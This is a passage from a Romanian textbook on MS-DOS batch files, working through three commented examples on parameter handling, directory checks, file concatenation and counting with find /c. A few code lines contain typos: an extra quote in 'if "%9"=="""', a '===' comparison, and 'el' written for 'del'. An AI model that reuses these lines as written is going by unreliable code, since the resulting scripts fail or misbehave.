Exemplu 11.3: Se cere un fişier de comenzi MS-DOS care să primească în linia de comandă oricâţi parametri reprezentând nume de directoare şi posibile nume de fişiere. Să se tipărească pentru fiecare parametru din linia de comandă care nu este un nume de director în câte directoare din linia de comandă apar fişiere cu acel nume.

Exemplu: Dacă vom avea o linie de comandă de forma:

```
>prog.bat dir1 a.txt fis.txt fis1 dir2 dir3 abc def
```

unde dir1, dir2 şi dir3 sunt directoare, dir1 conţine fişierul a.txt, dir2 conţine fişierele a.txt şi fis.txt, iar dir3 conţine fişierele a.txt, fis.txt şi fis1, programul va afişa că:

- a.txt apare în 3 directoare din linia de comandă
- fis.txt apare în 2 directoare din linia de comandă
- fis1 apare într-un singur director din linia de comandă.

Soluţie: Problema nu o putem rezolva printr-o singură parcurgere a parametrilor din linia de comandă deoarece un anumit parametru fişier din linia de comandă poate apărea în directoare care sunt prezente după acesta în cadrul liniei de comandă şi trebuie să le numărăm şi pe acestea (de exemplu cazul fişierului a.txt care apare în directoarele dir2 şi dir3 în exemplul de mai sus). De aceea, vom parcurge mai întâi toţi parametrii din linia de comandă şi vom reţine într-o listă (variabilă de mediu) toţi parametrii nume de directoare separaţi prin spaţiu şi în altă listă toţi ceilalţi parametri care nu sunt directoare (potenţiale fişiere). Apoi, parcurgând simultan cele două liste, vom crea într-un director temporar, pentru fiecare fişier din lista fişierelor, câte un fişier cu acelaşi nume. În acest fişier vom scrie câte o linie cu numele lui pentru fiecare director din lista directoarelor care-l conţine pe fişierul iniţial. Astfel, pentru fişierul a.txt vom crea un fişier a.txt în directorul temp şi acest fişier va conţine 3 linii "a.txt", câte una pentru fiecare director din linia de comandă care conţine fişierul a.txt, adică dir1, dir2 şi dir3. La sfârşit, vom număra cu ajutorul comenzii find câte linii are fiecare fişier creat în directorul temporar şi astfel vom afişa ceea ce cere problema.

REM *Prezenţa lui "@" înaintea oricărei comenzi într-un fişier BAT face ca respectivă comanda*
REM *să nu mai fie afişată pe ecran (cum se face în mod implicit), ci se va afişa doar rezultatul*
REM *execuţiei comenzii. Comanda* echo off *face acest lucru pentru toate comenzile următoare*
REM *până la execuţia eventuală a unei comenzi* echo on. *Cu alte cuvinte, dorim ca fişierul nostru*
REM *de comenzi să nu afişeze la ieşirea standard comenzile pe parcursul execuţiei lor, ci doar*
REM *rezultatul acestor execuţii. Observatii: Încercaţi să vedeţi ce se va tipări la ieşirea standard,*
REM *dacă eliminăm linia* echo off *din fişierul de comenzi. Eliminarea acestei linii este utilă în*
REM *efectuarea debug-ului pe fişierul de comenzi.*

```
@echo off
```

REM *În program vom folosi două liste (variabile de mediu) care vor reţine elemente separate prin*
REM *spaţiu:* fisiere *şi* directoare. *În lista* directoare *vom reţine toţi parametrii din linia de*
REM *comandă care reprezintă un nume de director. În lista* fisiere *reţinem toţi ceilalţi parametri,*
REM *adică cei care nu sunt nume de directoare, deci sunt potenţiale nume de fişiere. În*
REM *următoarele două linii iniţializăm cele două liste (variabile de mediu).*

```
set fisiere=
set directoare=
```

REM *În directorul* temp *vom crea câte un fişier pentru fiecare element din lista* fisiere *care*
REM *există ca fişier în cel puţin unul din directoarele din lista* directoare. *Drept urmare, dacă*
REM *există deja un director cu numele* temp, *îl ştergem şi creăm altul gol cu acelaşi nume.*

```
if exist temp\nul rmdir temp
mkdir temp
```

REM *Începem prima buclă al programului, cea în care parcurgem toţi parametrii şi-i împărţim*
REM *în două liste, lista directoarelor şi lista potenţialelor fişiere.*

```
:loop
```

REM *Condiţia de părăsire a buclei: dacă parametrul %1 este vid, înseamnă că am parcurs toţi*
REM *parametrii din linia de comandă şi putem părăsi bucla, adică execuţia continuă la eticheta*
REM sf_parcurgere. *Din interiorul unui fişier de comenzi avem acces, la un moment dat, la 9*
REM *parametri din linia de comandă, desemnaţi prin construcţiile: %1, %2, %3, %4, %5, %6,*
REM *%7, %8 şi %9. În plus, numele fişierului de comenzi este accesibil prin %0. %1 semnifică*
REM *valoarea primului parametru din linia de comandă, %2 al doilea parametru, %3 al treilea*
REM *parametru, etc. Pentru a avea acces la parametrii care urmează după al nouălea*
REM *parametru, trebuie să folosim instrucţiunea* shift *care mută la dreapta cu o poziţie*
REM *"fereastra parametrilor vizibili", adică parametrul care înainte de shift se accesa prin*
REM *%1, după shift se va accesa prin %0 (valoarea care era înainte de shift accesibilă prin %0,*
REM *devine inaccesibilă după shift), parametrul care înainte de shift se accesa prin %2 este*
REM *accesibil după shift prin %1, parametrul care înainte de shift se accesa prin %3 este*

REM *accesibil după shift prin %2 şi la fel pentru parametrii accesaţi prin %4, %5, %6, %7, %8,*
REM *%9, iar al 10-lea parametru (cel ce urmează dupa %9) care înainte nu era accesibil,*
REM *devine după shift accesibil prin %9.*

REM *De menţionat este faptul că ghilimelele (caracterul ") nu sunt obligatorii în condiţia lui* if,
REM *astfel că linia următoare se putea scrie şi sub următoarele forme (şi sub multe alte forme):*

```
REM if !%1==! goto sf_parcurgere
REM if %1a==a goto sf_parcurgere
```

REM *Ceea ce e obligatoriu, e ca de partea dublei egalităţi în care nu apare %1, să apară cel*
REM *puţin un caracter şi caracterul/caracterele care apar într-o parte a dublei egalităţi să*
REM *apară şi în cealaltă parte a ei, alături de %1. Dacă nu am fi pus nici un caracter în partea*
REM *dreaptă a dublei egalităţi, ca în exemplul:*

```
REM if %1== goto sf_parcurgere
```

REM *sistemul de operare ar fi generat eroare la execuţie.*

```
if "%1"=="" goto sf_parcurgere
```

REM *În următoarea linie verificăm dacă parametrul %1 este un nume de director. Dacă %1 este*
REM *director atunci execuţia continuă la eticheta* director, *unde %1 este adăugat la lista*
REM *directoarelor. Atenţie: condiţia* "exist nume" *este adevărată dacă există un fişier sau un*
REM *director cu numele* "nume" *în directorul curent. Desigur că specificaţia de fişier/director*
REM *putea fi şi absolută, nu numai relativă, ca în condiţia* "exist c:\temp\a". *Deci condiţia*
REM *anterioară nu făcea distincţie între existenţa unui director cu acel nume şi existenţa unui*
REM *fişier cu acel nume. Prin urmare, noi vom folosi condiţia* "exist nume\nul", *care este*
REM *adevărată doar dacă există un director cu numele* "nume" *(*nul *este un fişier fictiv*
REM *existent la nivelul oricărui director). Aceasta deoarece vrem să punem toţi parametrii*
REM *nume de director în lista* directoare *şi toţi parametrii potenţiale nume de fişiere în lista*
REM fisiere. *Dacă am fi scris*

```
REM if exist %1 goto director
```

REM *şi condiţia ar fi fost adevărată, noi nu am fi ştiut dacă %1 este fişier sau dacă este chiar*
REM *director.*

```
if exist %1\nul goto director
```

REM *Dacă execuţia ajunge aici, înseamnă că %1 nu este director. Atunci el este un potenţial*
REM *nume de fişier, prin urmare îl vom adăuga la lista fişierelor în linia următoare. În linia*
REM *următoare, variabila de mediu* fisiere *primeşte ca valoare şirul de caractere format din*
REM *conţinutul curent al variabilei* (%fisiere%) *concatenat cu caracterul spaţiu (' ') şi apoi cu*
REM *valoarea lui %1.*

```
set fisiere=%fisiere% %1
```

REM *Deoarece am făcut ceea ce trebuia să facem cu %1, executăm shift pentru a sări la*
REM *următorul parametru şi apoi mergem la începutul buclei (la eticheta* loop*) pentru a*
REM *continua execuţia.*

```
shift
goto loop

:director
```

REM *Dacă execuţia ajunge aici, înseamnă că %1 este un nume de director. Prin urmare, îl vom*
REM *adăuga la lista directoarelor în linia următoare. În linia următoare, variabila de mediu*
REM directoare *primeşte ca valoare şirul de caractere format din conţinutul curent al*
REM *variabilei* (%directoare%) *concatenat cu caracterul spaţiu (' ') şi apoi cu valoarea lui %1.*

```
set directoare=%directoare% %1
```

REM *Deoarece am făcut ceea ce trebuia să facem cu %1, executăm shift pentru a sări la*
REM *următorul parametru şi apoi mergem la începutul buclei (la eticheta* loop*) pentru a*
REM *continua execuţia.*

```
shift
goto loop

:sf_parcurgere
```

REM *la eticheta* sf_parcurgere *ajungem după ce am parcurs toţi parametrii din linia de*
REM *comandă.*

REM *Cum spuneam înainte de a începe programul, vom parcurge lista* fisiere *şi pentru fiecare*
REM *potenţial nume de fişier din această listă vom verifica dacă există în directoarele din lista*
REM directoare. *Atunci când un fişier* f *(din lista* fisiere*) există într-un director* d *(din lista*
REM directoare*), vom crea în directorul* temp, *dacă nu există deja, un fişier cu numele* f, *în*
REM *care adăugăm pe o linie nouă numele acestui fişier, adică* f. *Menţionăm că nu e esenţial ca*
REM *liniile pe care le adăugăm la aceste fişiere să conţină numele fişierului, acestea putând*
REM *conţine orice şir de caractere, dar e important ca toate liniile dintr-un fişier să conţină un*
REM *acelaşi şir de caractere pentru că la finalul programului vom căuta (cu* find /c*) numărul*
REM *apariţiilor acestor şiruri de caractere în fiecare fişier. Comanda*

```
for %%f in (%fisiere%) do
```

REM *îi atribuie variabilei* f, *pe rând, fiecare element din lista* fisiere, *comanda*

```
for %%d in (%directoare%) do
```

REM *îi atribuie variabilei* d, *pe rând, fiecare element din lista* directoare, *iar comanda*

```
if exist %%d\%%f echo "%%f">>temp\%%f
```

REM *dacă există fişierul (sau directorul)* %%f *în directorul* %%d, *atunci se adaugă fişierului*
REM temp\%%f *linia* "%%f" *(dacă fişierul* temp\%%f *nu există, acesta se va crea în momentul*
REM *rulării comenzii* echo *redirectate). Din cauza menţionată mai sus, a condiţiei* if exist
REM *adevărate atât în cazul fişierelor cât şi al directoarelor, ultima comandă de mai sus se*
REM *putea scrie mai bine în următoarea formă:*

```
if not exist %%d\%%f\nul if exist %%d\%%f echo "%%f">>temp\%%f
```

REM *care verifică în mod explicit existenţa fişierului şi distinge în mod clar între existenţa*
REM *fişierului cu numele* %%f *şi existenţa directorului cu acelaşi nume.*
REM *Observaţie: comanda care se execută într-un ciclu* ***for*** *poate fi un al alt* ***for*** *doar începând cu versiunile interpretorului de comenzi DOS livrat cu sistemele de operare din familia Windows NT (Windows 2000, Windows Xp şi Windows 2003).*

```
for %%f in (%fisiere%) do for %%d in (%directoare%) do
        if exist %%d\%%f echo "%%f">>temp\%%f

cd temp
```

REM *Schimbăm directorul curent în directorul* temp

REM *Pentru fiecare fişier din directorul* temp, *calculăm (cu* find /c*) în câte linii din conţinutul*
REM *său apare propriul său nume. Acest număr reprezintă numărul de directoare din linia de*
REM *comandă în care există un fişier cu acest nume.*

```
for %%f in (*.*) do find /c "%%f" %%f
```

REM *Linia anterioară se putea scrie şi sub următoarea formă, cu acelaşi efect:*
REM for %%f in (%fisiere%) do if exist %%f find /c "%%f" %%f

REM *La final, ştergem fişierele din directorul* temp *pentru a putea apoi şterge directorul însuşi.*
REM *Folosim opţiunea* /Q *(quiet mode) pentru a nu fi întrebaţi la fiecare fişier dacă într-adevăr*
REM *dorim să ştergem.*

```
del /Q *.*
```

REM *Ieşim în directorul părinte al lui* temp *şi ştergem pe* temp.

```
cd ..
rmdir temp
```

Exemplul 11.4: Să se scrie un fişier de comenzi BAT care să primească cel puţin 10 parametri în linia de comandă. Aceşti parametri pot fi nume de fişiere, nume de directoare sau simple stringuri aleatoare. Se cere să se construiască un fişier rezultat format prin concatenarea tuturor fişierelor

din linia de comandă care au următoarea proprietate: <(fiecare fişier) să fie conţinut de ULTIMUL director VALID din şirul parametrilor care apar în linia de comandă înaintea parametrului ce reprezintă fişierul respectiv>. Acest fişier rezultat va avea numele penultimului parametru din linia de comandă şi va fi salvat în ULTIMUL director VALID din şirul parametrilor din linia de comandă. Se vor trata toate cazurile de eroare care apar şi se vor face toate verificările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

>prog.bat fisier1 asdfg dir1 dir2 asdffgdf fisier2 ghjk fisier3 abcd cccc fis_rezultat fisier4

şi presupunem următoarele:

- fisier1 şi fisier3 sunt fişiere din directorul dir1
- fisier2 şi fisier4 sunt fişiere din directorul dir2
- dir1 şi dir2 sunt directoare
- restul parametrilor din linia de comandă sunt stringuri şi nu reprezintă nici fişiere şi nici directoare

în urma execuţiei lui prog.bat se va creea în directorul dir2 un fişier cu numele fis_rezultat care va fi rezultatul concatenării fişierelor: fisier2 şi fisier4.

Soluţie: Pentru rezolvarea problemei vom avea nevoie, pe toată durata execuţiei fişierului de comenzi, de două variabile de mediu: ultim_valid şi penultim_param. Avem nevoie de variabila ultim_valid pentru a reţine în orice moment al parcurgerii parametrilor, ultimul director valid (ultimul parametru care reprezintă un director valid) parcurs până în acel moment. De asemenea, de variabila penultim_param avem nevoie pentru că penultimul parametru trebuie să fie numele fişierului rezultat în urma concatenării. Într-o buclă vom parcurge toţi parametrii din linia de comandă, iar la fiecare pas se vor actualiza, dacă este nevoie, valorile celor două variabile, ultim_valid şi penultim_param, şi se vor concatena fişierele care respectă proprietatea specificată în enunţul problemei la fişierul cu numele rezultat.txt, un fişier temporar pe care îl creăm în timpul execuţiei fişierului de comenzi. După ce am parcurs toţi parametrii, dacă există printre aceştia cel puţin un fişier care are proprietatea cerută de problemă, vom redenumi fişierul rezultat.txt, obţinut prin operaţiile de concatenare, în numele dat de valoarea penultimului parametru.

```
REM Dorim să vedem la ieşirea standard (ecranul) doar rezultatul execuţiei fişierului de
REM comenzi şi nu comenzile însele.

    @echo off

REM În variabila de mediu ultim_valid vom ţine minte ULTIMUL director VALID din linia de
REM comandă până la parametrul curent. Acum doar iniţializăm variabila (cu şirul vid).

    set ultim_valid=

REM În variabila penultim_param vom memora penultimul parametru din linia de comandă.
```

REM *Acum doar iniţializăm variabila (cu şirul vid).*

```
set penultim_param=
```

REM *Vom concatena fişierele din linia de comandă care respectă proprietatea din enunţ în fişierul*
REM rezultat.txt *şi, la final, vom redenumi acest fişier în valoarea variabilei* penultim_param
REM *şi îl vom muta în directorul dat de variabila* ultim_valid. *Fişierul* rezultat.txt *este un fişier*
REM *temporar creat de noi în momentul în care am găsit primul fişier din linia de comandă care*
REM *are proprietatea enunţată de problemă (a se vedea comentariile de mai jos, de la eticheta*
REM e_fisier*). Deoarece la acest fişier se vor concatena toate fişierele din linia de comandă care*
REM *au proprietatea enunţată de problemă, este important ca la început, acest fişier să fie gol. De*
REM *aceea, în linia următoare verificăm dacă există deja fişierul* rezultat.txt, *iar dacă există îl*
REM *ştergem, acesta urmând a fi creat mai jos (la prima operaţie de concatenare, vezi*
REM *comentariile de la eticheta* e_fisier*).*

```
if exist rezultat.txt del rezultat.txt
```

REM *În enunţul problemei s-a cerut ca fişierul de comenzi să primească minim 10 parametrii în*
REM *linia de comandă. De aceea, înainte de a începe să facem ceea ce cere problema, vom*
REM *verifica dacă avem minim 10 parametri în linia de comandă. Pentru aceasta, ar trebui să*
REM *verificăm dacă "%10" este nevid. Dar, cum spuneam mai sus, nu există construcţia*
REM *"%10" (de fapt putem scrie %10, însă aceasta înseamnă parametru %1 concatenat cu*
REM *caracterul 0!), ci numai %0, %1, %2, ..., %9 şi nu putem accesa al 10-lea parametru decât*
REM *după o operaţie de* shift. *Prin urmare, vom efectua un* shift *şi apoi vom verifica daca %9*
REM *(care este după* shift *al 10-lea parametru din linia de comandă) este nevid. Dar înainte de*
REM shift *trebuie să ne ocupăm de %1. Trebuie întâi să vedem dacă %1 este un director, un*
REM *fişier care are proprietatea din enunţul problemei (ceea ce e imposibil deoarece nu putem*
REM *avea un parametru care să reprezinte un nume director valid înaintea primului parametru)*
REM *sau un string aleator. Desigur că puteam efectua întâi* shift *şi abia apoi să ne ocupăm de*
REM *primul parametru din linia de comandă (care după* shift *este accesibil prin %0).*

REM *Dacă %1 este director, continuăm execuţia la eticheta* e_director *unde vom actualiza*
REM *variabila* ultim_valid.

```
if exist %1\NUL goto e_director
```

REM *%1 nu poate fi un fişier cu proprietatea cerută de problemă deoarece* ultim_valid *nu are*
REM *încă valoare. Valoarea variabilei* penultim_param *ar trebui actualizată la prelucrarea*
REM *fiecărui parametru. Dar, deoarece dacă nu avem minim 10 parametri în linia de comandă,*
REM *nu vom face nimic din ce cere problema, iar dacă avem minim 10 parametri în linia de*
REM *comandă, atunci cu siguranţă %1 nu este penultimul parametru, în acest moment nu este*
REM *necesar să actualizăm variabila* penultim_param.

REM *Efectuăm un shift şi verificăm dacă avem minim 10 parametri în linia de comandă. Dacă nu*

REM *avem minim 10 parametri în linia de comandă (%9 este vid), atunci mergem la eticheta*
REM err_10 *unde afişăm un mesaj de eroare şi terminăm execuţia fişierului de comenzi.*

```
shift
if "%9"==""" goto err_10
```

REM *Începem bucla de parcurgere a parametrilor. Pentru fiecare parametru verificăm dacă*
REM *acesta este director sau dacă este un fişier care are proprietatea enunţată de problemă. Dacă*
REM *este director, vom actualiza variabila* ultim_valid, *iar dacă e fişier care are proprietatea*
REM *cerută de problemă îl concatenăm la fişierul* rezultat.txt. *Apoi, actualizăm, dacă este*
REM *nevoie, variabila* penultim_param.

```
:loop
```

REM *Dacă %1 este vid, înseamnă că am parcurs toţi parametrii din linia de comandă şi putem*
REM *părăsi bucla, sărind la eticheta* rezultat.

```
if "%1"==""" goto rezultat
```

REM Dacă %1 este un director continuăm execuţia la eticheta e_director unde actualizăm valoarea variabilei ultim_valid.

```
if exist %1\NUL goto e_director
```

REM *Dacă %1 este un fişier care are proprietatea cerută de problemă, adică este un fişier din*
REM *ultimul director valid parcurs din linia de comandă, atunci mergem la eticheta* e_fisier
REM unde îl vom concatena la fişierul rezultat.txt. *Dacă suntem pedanţi, în loc de linia*
REM *următoare, puteam scrie*

```
REM  if not exist %ultim_valid%\%1\nul if exist %ultim_valid%\%1
REM          goto e_fisier
```

REM *adică verificăm înainte să nu existe cumva un director cu numele %1 în directorul*
REM ultim_valid *pentru că* if exist %ultim_valid%\%1 *este adevărată atât pentru*
REM %ultim_valid%\%1 *fişier cât şi pentru* %ultim_valid%\%1 *director.*

```
if exist %ultim_valid%\%1 goto e_fisier
:step
```

REM *La eticheta* step *executăm un* shift *pentru a sări la următorul parametru şi apoi reluăm*
REM *bucla (*goto loop*). Înainte de asta însă, actualizăm, dacă este cazul (parametrul %2 este*
REM *nevid), valoarea variabilei* penultim_param. *Observaţie: noi aflăm valoarea*
REM *penultimului parametru tot reţinând valoarea parametrului %1 în variabila*
REM penultim_param *până când %2 devine vid. Să notăm că aflarea penultimului parametru*
REM *se putea face şi printr-o singură setare a variabilei* penultim_param, *prin comanda:*

```
REM  if "%3"==""  if not "%2"==""  set penultim_param=%1

        if not "%2"==""  set penultim_param=%1
        shift
        goto loop

:e_director
```

REM *Ajungem la eticheta* e_director *doar când %1 este director. Prin urmare, acesta va fi*
REM *ultimul director valid găsit printre parametrii liniei de comandă până acum. Aşa că*
REM *actualizăm variabila* ultim_valid *şi apoi pregătim o nouă iteraţie din bucla principală,*
REM *continuând execuţia cu corpul de comenzi de la eticheta* step.

```
        set ultim_valid=%1
        goto step

:e_fisier
```

REM *Dacă %1 este un fişier care are proprietatea cerută de problemă (%1 este fişier în*
REM *directorul* ultim_valid*) atunci îl concatenăm la fişierul* rezultat.txt. *Acest lucru îl facem*
REM *prin redirectarea ieşirii standard a comenzii* type. *Comanda* type *are ca şi parametrii*
REM *una sau mai multe specificări de fişiere şi va tipări la ieşirea standard (ecranul) conţinutul*
REM *acestor fişiere, unul după altul. Dacă redirectăm ieşirea standard a comenzii* type,
REM *conţinutul acestor fişiere nu va mai fi afişat la ieşirea standard ci se va pune, unul după*
REM *altul, în fişierul care urmează după semnul de redirectare în adăugare ">>". Cu alte*
REM *cuvinte, aceste fişiere se vor concatena la fişierul de după semnul de redirectare. Dacă*
REM *fişierul în care se redirectează o comandă nu există încă, el va fi creat automat în*
REM *momentul rulării comenzii. Atenţie: semnul dublu de redirectare (">>") este esenţial*
REM *pentru concatenare. Dacă am fi pus doar redirectare simplă, adică* "type
REM %ultim_valid%\%1 > rezultat.txt" *atunci fişierul* rezultat.txt *ar fi fost rescris de*
REM *fiecare dată cu conţinutul fişierului* %ultim_valid%\%1. *Observaţie: concatenarea*
REM *fişierelor* 1.txt *şi* 2.txt *în fişierul* 3.txt *se poate face şi cu comanda:*

```
REM  copy  1.txt+2.txt 3.txt

        type %ultim_valid%\%1 >> rezultat.txt
```

REM *Pregătim o nouă iteraţie din bucla principală, continuând execuţia cu corpul de comenzi*
REM *de la eticheta* step.

```
        goto step
:rezultat
```

REM *La final, redenumim şi mutăm fişierul rezultat, nu înainte de a face toate verificările*
REM *necesare.*

REM *Dacă printre toţi parametrii din linia de comandă nu am găsit nici un director valid,*
REM *înseamnă că nu există nici un fişier în linia de comandă care să aibă proprietatea cerută de*
REM *problemă, deci nu avem nici fişierul rezultat.txt pentru că nu am efectuat nici o concatenare.*
REM *Aşa că, terminăm execuţia.*

```
if "%ultim_valid%"==="" goto sfarsit
```

REM *Dacă nu există fişierul* rezultat.txt, *înseamnă că nu am efectuat nici o concatenare, deci*
REM *nu există nici un fişier cu proprietatea cerută în linia de comandă, aşa că terminăm*
REM *execuţia.*

```
if not exist rezultat.txt goto sfarsit
```

REM *Deoarece fişierul obţinut în urma concatenărilor trebuie să aibă numele penultimului*
REM *parametru din linia de comanda şi să fie salvat în ultimul director valid din şirul*
REM *parametrilor din linia de comanda, copiem fişierul* rezultat.txt *în care s-au concatenat*
REM *toate fişierele din linia de comandă care au proprietatea cerută, în directorul dat de*
REM *variabila* ultim_valid *sub numele dat de* penultim_param. *După copiere, ştergem*
REM *fişierul temporar* rezultat.txt.

```
copy rezultat.txt  %ultim_valid%\%penultim_param%
del rezultat.txt
```

REM *În acest punct am efectuat tot ce se cerea în enunţul problemei, prin urmare putem încheia*
REM *execuţia. Deci, sărim peste comanda de la eticheta* err_10 *direct la* sfarsit.

```
goto sfarsit

:err_10
```

REM *Afişăm un mesaj de eroare deoarece nu avem minim 10 parametri în linia de comandă*

```
echo Trebuie furnizaţi minim 10 parametri în linia de comandă!

:sfarsit
```

REM etichetă de sfârşit de fişier.

Exemplul 11.5: Se cere un fişier de comenzi MS-DOS care sa aibă minim 10 parametri în linia de comandă. Să se afişeze numărul parametrilor reprezentând nume de directoare existente, numărul parametrilor reprezentând nume de fişiere existente şi respectiv cardinalul mulţimii celorlalţi parametri care nu reprezintă nici fişiere, nici directoare. Se vor efectua validările şi verificările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

>prog.bat fisier1 asdfg dir1 dir2 asdffgdf fisier2 ghjk fisier3 abcd cccc rezzzz fisier4 dir2

şi presupunem următoarele:

- fisier1, fisier2, fisier3 şi fisier4 sunt fişiere
- dir1 şi dir2 sunt directoare
- restul parametrilor din linia de comanda sunt stringuri aleatoare

în urma execuţiei lui prog.bat se va afişa pe ecran că există 3 directoare printre parametrii liniei de comandă (dir2 apare de două ori), 4 fişiere şi alţi 6 parametri nereprezentând nici fişiere şi nici directoare.

Soluţie: Atunci când ni se cere să numărăm ceva folosind strict comenzi sau directive MS-DOS, nu putem să facem acest lucru folosind variabile de mediu, deoarece acestea nu cunosc operatorii aritmetici (+,-,*,/) şi valorile lor sunt interpretate întotdeauna ca şiruri de caractere (nu valori întregi, reale sau altceva). Când vrem să numărăm, cel mai indicat este să folosim comanda find cu opţiunea /c. Comanda find caută într-unul sau mai multe fişiere apariţia unui şir de caractere specificat ca parametru şi afişează liniile din fişier în care apare stringul căutat. Dacă folosim opţiunea /c a comenzii find, atunci comanda nu va mai afişa liniile din fişiere în care apare stringul căutat, ci numărul liniilor în care apare stringul căutat. Prin urmare, scenariul de aflare a cardinalului unor mulţimi de entităţi (mulţimea parametrilor din linia de comandă, mulţimea directoarelor din linia de comandă, mulţimea fişierelor dintr-un director, etc.) este următorul: parcurgem pe rând toate entităţile cu ajutorul unor comenzi specifice (shift pentru parametrii din linia de comandă, "for %%f in (director*.*) do" pentru fişiere dintr-un director, etc.) şi pentru fiecare entitate scriem într-un fişier temporar gol, creat de noi, câte o linie conţinând un acelaşi string (de exemplu echo "entitate" >> fis_temp.txt). După ce am parcurs toate entităţile, numărul de apariţii ale stringului respectiv în fişierul temporar (aflat cu find /c) va fi chiar cardinalul mulţimi de entităţi căutat.

Pentru problema noastră, vom scrie în fişierul fisiere.txt pe câte o linie stringul "fisier" pentru fiecare parametru din linia de comandă reprezentând un nume de fişier, apoi în fişierul directoare.txt vom scrie pe câte o linie stringul "director" pentru fiecare parametru din linia de comandă reprezentând un nume de director, iar în fişierul alte.txt vom scrie "altul" pentru fiecare parametru din linia de comandă care nu este nici fişier, nici director. La final, cu comanda find /c vom număra apariţiile fiecăruia din cele 3 stringuri anunţate mai sus.

Observaţie: Sistemele de operare din familia Windows 2000, Windows XP şi Windows 2003 au extensii la comanda set şi permit, printre altele, şi interpretarea aritmetică a variabilelor de mediu, dar noi vrem să folosim exclusiv directive şi comenzi MS-DOS valabile în orice versiune a sistemului de operare.

REM *Dorim să vedem la ieşirea standard (ecranul) doar rezultatul execuţiei fişierului de*
REM *comenzi şi nu comenzile însele.*

```
@echo off
```

REM *Deoarece vom folosi în cadrul fişierului de comenzi trei fişiere temporare,* fisiere.txt,
REM directoare.txt *şi* alte.txt, *ştergem aceste fişiere în cazul în care există deja. Ele vor fi*
REM *recreate mai jos la prima execuţie a lui* echo *redirectat.*

```
if exist fisiere.txt del fisiere.txt
if exist directoare.txt del directoare.txt
if exist alte.txt del alte.txt
```

REM *Ca şi la problema anterioară, pentru a verifica că avem minim 10 parametri în linia de*
REM *comandă trebuie să efectuăm un* shift *şi apoi să testăm dacă %9 este vid. Dar înainte de*
REM shift *trebuie să ne ocupăm de %1. Dacă acesta este director mergem mai departe la*
REM *eticheta* e_director. *Dacă în schimb, %1 este fişier mergem la eticheta* e_fisier. *Dacă nu*
REM *este nici director nici fişier, înseamnă că %1 intră în cea de-a treia categorie de*
REM *parametri şi adăugăm o linie formată din string-ul "altul" la fişierul* alte.txt. *Atenţie! Nu*
REM *este întâmplătoare ordinea verificărilor: întâi verificăm dacă este director, apoi fişier şi*
REM *abia apoi conchidem că %1 e altceva. În primul rând, nu putem spune ca "%1 este*
REM *altceva" până nu am verificat că nu este fişier şi nu este nici director. Apoi, nu putem*
REM *spune cu siguranţă că %1 este fişier până nu am verificat că el nu este director; aceasta*
REM *datorită faptului că* if exist %1 *nu face distincţie între fişiere şi directoare şi nu determină*
REM *exact dacă %1 este fişier sau dacă el este director.*

```
if exist %1\NUL goto e_director
if exist %1 goto e_fisier
```

REM *Dacă am ajuns aici, înseamnă că %1 nu este nici director, nici fişier. Aşa cum spuneam*
REM *mai sus, adăugăm o linie cu conţinutul "altul" fişierului* alte.txt. *Pentru aceasta trebuie*
REM *să redirectăm comanda* echo "altul" *în fişierul* alte.txt. *Folosim redirectare cu*
REM *adăugare (>>), nu redirectare cu suprascriere (>). Reamintim că la redirectarea unei*
REM *comenzi, dacă fişierul în care se redirectează comanda nu există, el va fi creat automat.*

```
echo altul >>alte.txt
```

REM *Efectuăm* shift *şi dacă %9 este vid înseamnă că nu avem 10 parametri în linia de comandă şi*
REM *continuăm execuţia la eticheta* err_10 *unde afişăm un mesaj de eroare şi terminăm*
REM *programul.*

```
shift
if "%9"=="" goto err_10
```

REM *Aici începe bucla de parcurgere a parametrilor. În interiorul buclei, pentru fiecare*
REM *parametru se verifică după modelul de mai sus dacă acesta este director, dacă e fişier sau*
REM *dacă este altceva.*

```
:loop
```

REM *Condiţia de părăsire a buclei: când %1 devine vid înseamnă că am parcurs toţi parametrii*
REM *din linia de comandă.*

```
        if "%1"==""  goto final
```

REM *Dacă %1 este director mergem la eticheta* e_director.

```
        if exist %1\NUL goto e_director
```

REM *Altfel, dacă %1 este fişier mergem la eticheta* e_fisier.

```
        if exist %1 goto e_fisier
```

REM *Altfel, %1 este altceva şi adăugăm o linie cu conţinutul "altul" la fişierul* alte.txt

```
        echo altul >>alte.txt
    :step
```

REM *Aici pregătim prelucrarea următorului parametru din linia de comandă.*

```
        shift
        goto loop
    :e_director
```

REM *Execuţia ajunge la această etichetă doar când %1 este director. Prin urmare, adăugăm o*
REM *linie cu conţinutul "director" la fişierul* directoare.txt. *Apoi trecem la următorul*
REM *parametru prin comenzile de la eticheta* step.

```
        echo director >>directoare.txt
        goto step
    :e_fisier
```

REM *Execuţia ajunge la această etichetă doar când %1 este fişier. Prin urmare, adăugăm o*
REM *linie cu conţinutul "fisier" la fişierul* fisiere.txt. *Apoi trecem la următorul parametru*
REM *prin comenzile de la eticheta* step.

```
        echo fisier >>fisiere.txt
        goto step
    :final
```

REM *După ce am parcurs toţi parametrii, calculăm cardinalul celor 3 mulţimi aşa cum am*
REM *specificat la începutul problemei.*

REM *Pentru aflarea numărului de fişiere din linia de comandă, numărăm câte linii cu textul*

REM *"fisier" apar în fişierul* fisiere.txt. *Prin legarea în pipe (semnul '|') ieşirea standard a*
REM *comenzii* type *va fi intrarea standard pentru comanda* find. *Adică comanda* find *va căuta*
REM *liniile ce conţin "fisier" în fişierul care este ieşirea comenzii* type, *adică un fişier*
REM *temporar, fără nume, care are conţinutul lui* fisiere.txt. *Legarea în pipe este folosită aici*
REM *în scopuri strict estetice (nu mai apare pe ecran numele* fisiere.txt*), iar linia de mai jos*
REM *se putea scrie la fel de bine sub forma:*

```
REM  find /c "fisier" fisiere.txt

     echo Nr. de fisiere:
     type fisiere.txt | find /c "fisier"
```

REM *Aflarea cardinalului mulţimii directoarelor este la fel ca în cazul fişierelor.*

```
     echo Nr. de directoare:
     type directoare.txt | find /c "director"
```

REM *Aflarea cardinalului mulţimii celorlalţi parametri este la fel ca în cazul fişierelor.*

```
     echo Nr. de alti parametrii:
     type alte.txt | find /c "altul"
```

REM *În final ştergem cele 3 fişiere temporare create.*

```
     del fisiere.txt
     del directoare.txt
     el alte.txt
```

REM *Sărim la eticheta de sfârşit a fişierului de comenzi pentru a nu mai afişa mesajul de eroare*
REM *pentru minim 10 parametri.*

```
     goto sfarsit
:err_10
```

REM *Afişăm un mesaj de eroare deoarece nu avem minim 10 parametri în linia de comandă.*

```
     echo Trebuie furnizaţi minim 10 parametri în linia de comandă!
:sfarsit
```

REM eticheta de sfârşit de fişier.

